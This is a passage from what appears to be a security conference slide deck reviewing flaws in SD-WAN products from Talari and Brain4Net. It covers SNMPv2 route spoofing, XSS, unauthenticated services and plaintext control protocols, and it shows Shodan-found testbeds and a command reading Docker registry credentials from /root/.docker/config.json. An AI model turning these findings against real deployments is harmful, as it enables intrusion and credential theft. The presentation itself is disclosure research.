1.....\\v-<.....G.....7Management|versa-controller|INTERNET|1|1|192.168.100.10*1|5|  
networking|network-management|Business..m...\\v-<.....G.....=Provider-Control-VR|vni-0/0.0|  
1|versa-controller|INTERNET|1|1..b...\\v-<.....?.....WD.....2versa-controller|INTERNET|cpe01|  
INTERNET|1|101|1|1.
```

Talari's SNMP Route Learning

SNMP Route Learning

- A proprietary mechanism to acquire routing tables from a remote router
- A developer's linkedin page says the following:
 - “SNMP: Enhanced existing SNMP Route Polling functionality to improve efficiency and usability of route processing and route filtering in support of key Customer account..”
- **snmpwalk**-based implementation

SNMP Routes Configuration

Manage Network -> SNMP Routes

Configuration

Propagate Included Yes No

Poll for route updates:

Source Routers: * = unreachable

Router IP Address	SNMPv2 Community String	Purge Routes if Unreachable
1.5	public	<input type="checkbox"/>

Include Rules

Criteria	Properties								
Source Router	Interface	Destination	Next Hop	Service	Protocol	Cost	Include	APN Service	APN Cost

* Screenshot from official user guide

Flaws

- Insecure SNMPv2 protocol is used
- Community string and SNMP Request ID are the only security mechanisms defending against SNMP spoofing
- Even MD5 hash function is not used
- No route authentication and integrity
- An attacker in MitM-position can arbitrary change routing information

Brain4Net SD-WAN

Brain4Net

- There are several SD-WAN vendors and projects in Russia, one of them is Brain4Net (B4N)
- B4N is an OpenFlow-based service platform focusing on SD-WAN transport
- Shodan says that some testbeds are deployed on the Russian state ISP (Rostelecom)

Testbeds on Rostelecom's sites

TOTAL RESULTS

2

TOP COUNTRIES



Russian Federation

2

TOP ORGANIZATIONS

Rostelecom

2

TOP PRODUCTS

nginx

2



188.254

Rostelecom

Added on 2019-03-18 02:48:53 GMT

 Russian Federation, Davydovo

self-signed

SSL Certificate

Issued By:

| - Common Name: default

| - Organization: [REDACTED]

Investment

Issued To:

| - Common Name: default

| - Organization: [REDACTED]

Investment

Supported SSL Versions

TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 200 OK

Server: nginx/1.13.12

Date: Mon, 18 Mar 2019 02:48:53 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 755

Last-Modified: Fri, 15 Mar 2019 13:37:33 GMT

Connection: keep-alive

ETag: "5c8baa9d-2f3"

Expires: Mon, 18 Mar 2019 02:48:53 GMT

Cache-Control: max-age=0

C...



81.177.

Rostelecom

Added on 2019-03-17 01:30:01 GMT

 Russian Federation, Moscow

self-signed

SSL Certificate

Issued By:

| - Common Name: default

| - Organization: [REDACTED]

Investment

Issued To:

| - Common Name: default

| - Organization: [REDACTED]

Investment

Supported SSL Versions

TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 200 OK

Server: nginx/1.13.12

Date: Sun, 17 Mar 2019 01:30:21 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 755

Last-Modified: Fri, 15 Mar 2019 13:37:33 GMT

Connection: keep-alive

ETag: "5c8baa9d-2f3"


Expires: Sun, 17 Mar 2019 01:30:21 GMT

Cache-Control: max-age=0

C...

Smoke Security Testing


- Trivial fingerprinting and enumeration
- Multiple versions disclosure
- Several XSSes
- Cross-Site WebSocket Hijacking
- Unauthenticated access to monitoring services



Docker Credentials Leakage

```
[root@b ~]# cat /root/.docker/config.json
{
  "auths": {
    "https://index.docker.io/v1/": {
      "auth": "===="
    }
  },
  "HttpHeaders": {
    "User-Agent": "Docker-Client/18.09.0 (linux)"
  }
} [root@b ~]#
```

Docker Credentials Leakage



The screenshot shows a screenshot of a web browser displaying the Docker Hub settings page for a private repository. The URL in the address bar is `https://hub.docker.com/r/cimg/cimg/~/settings/`. The page has a dark header with the Docker logo, a search bar, and navigation links for Dashboard, Explore, Organizations, Create, and Profile.

The main content area is titled "PRIVATE REPOSITORY" and shows a blurred image placeholder with a star icon. Below it, the text "Last pushed: 30 minutes ago" is visible. A horizontal navigation bar below the image includes links for Repo Info, Tags, Collaborators, Webhooks, and Settings, with "Settings" being the active tab.

The "Settings" section is divided into two main sections: "Visibility Settings" and "Delete Repository".

- Visibility Settings:** Contains the text "Make this Repository Public" and a "Make Public" button. Below this, a note states: "Public repositories are available to anyone and will appear in public search results."
- Delete Repository:** Contains the text "Delete Repository" and a "Delete" button. Below this, a note states: "Deleting a repository will **destroy** all images stored within it! This action is **not reversible**."

Secure Communications Flaws

- No crypto approach
- Unprotected
 - TCP 830 (GRPC)
 - TCP 5000 (API)
 - TCP 6653 (OpenFlow)
 - TCP 27017 (Mongo)
- No mutually authenticated
- There is no ready to use decisions for some protocols (e.g., OpenFlow)
- Brain4Net says we have tested a deployment without secure communications

PRI * HTTP/2.0

SM

.....\$.....A."h..
D.b6.\..z.:0.....*... -..9.%...X.T.H.^!.._..u.b
&=LMed@.te.M.5...z....A....)Wyp.@.....B...Q.!.....@.....MIOj.....@.....l.
.f.....\$....._..u.b
&=LMed@.....j!.5S..4..&0.@.....B...Q.!.....
.MASTER.%.....@.....4...0..4.\$.....D.b6.\..z.:0.....*... -..9.%...X.sU.?.....4...../
.5c768255ed91a300018bbc0e...:
.ctl:830..ctl..<....%.....~.13.....

Easily seen command patterns =>
no additional encryption under L7 protocol

OpenFlow

cp.stream eq 0

Time	Source	Destination	Protocol	Length	Info
371	23.019519	10.11.11.7	172.31.11.3	66	Ethernet II, Src: 02:42:0a:07 (02:42:0a:07:00:07), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00) [ethernet] [src=02:42:0a:07:00:07 dst=00:00:00:00:00:00]
372	23.519850	10.11.11.7	1	1	Internet Protocol Version 4 (IPv4) [src=10.11.11.7 dst=0.0.0.0] [srcport=66 destport=0] [ethertype=0x0800]
373	23.520064	10.11.11.7	1	1	Transmission Control Protocol, Src Port: 66 [src=10.11.11.7 dst=0.0.0.0] [srcport=66 destport=0] [ethertype=0x0800]
374	23.520227	10.11.11.7	1	1	OpenFlow 1.3 [src=10.11.11.7 dst=0.0.0.0] [srcport=66 destport=0] [ethertype=0x0800]
375	23.520381	10.11.11.7	1	1
376	23.521851	172.31.11.3	1	1
385	24.520005	10.11.11.7	1	1
386	24.520591	10.11.11.7	1	1
387	24.520724	10.11.11.7	1	1
388	24.520855	10.11.11.7	1	1
389	24.520927	172.31.11.3	1	1
396	24.520935	10.11.11.7	1	1
397	24.520931	172.31.11.3	1	1
398	24.521955	10.11.11.7	1	1
399	25.520750	10.11.11.7	1	1
400	25.521008	10.11.11.7	1	1
401	25.521097	10.11.11.7	1	1
402	25.521330	10.11.11.7	1	1
403	25.522794	172.31.11.3	1	1
407	25.875686	10.11.11.3	1	1
408	25.875730	10.11.11.7	1	1
409	25.883277	10.11.11.3	1	1
410	25.883308	10.11.11.7	1	1
414	25.887119	172.31.11.3	1	1
415	25.887388	10.11.11.7	1	1
421	26.028899	10.11.11.3	1	1
422	26.028933	10.11.11.7	1	1
428	26.521047	10.11.11.7	1	1
429	26.521429	10.11.11.7	1	1

Frame 428: 313 bytes on wire (2474 bits), 313 bytes captured on wire (2474 bits) on interface enp0s3, link layer type Ethernet II (Ethernet), source 02:42:0a:07:00:07, destination 00:00:00:00:00:00

Ethernet II, Src: 02:42:0a:07 (02:42:0a:07:00:07), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00) [ethernet] [src=02:42:0a:07:00:07 dst=00:00:00:00:00:00]

Internet Protocol Version 4 (IPv4) [src=10.11.11.7 dst=0.0.0.0] [srcport=66 destport=0] [ethertype=0x0800]

Transmission Control Protocol, Src Port: 66 [src=10.11.11.7 dst=0.0.0.0] [srcport=66 destport=0] [ethertype=0x0800]

OpenFlow 1.3 [src=10.11.11.7 dst=0.0.0.0] [srcport=66 destport=0] [ethertype=0x0800]

Wireshark - Follow TCP Stream (tcp.stream eq 0) - b4n_2.pcap

The same here:
L7 proto over plain TCP


Conclusions

Design Philosophy

- When a vendor is developing a new product it should consider and take into account modern requirements, state-of-art technologies, attacks, etc.
- There are no guaranteed ways to succeed, but there are easy ways to fail: “insecure by design” approach is one of them

Conclusions

- **No flaws in SDN/NFV concept**, but many flaws and bugs in implementations
- Current SD-WAN products are immature from a security point of view
- Join the [SD-WAN New Hope](#) project





Thanks!

dnkolegov@gmail.com

<https://twitter.com/dnkolegov>

<https://github.com/sdnewhop>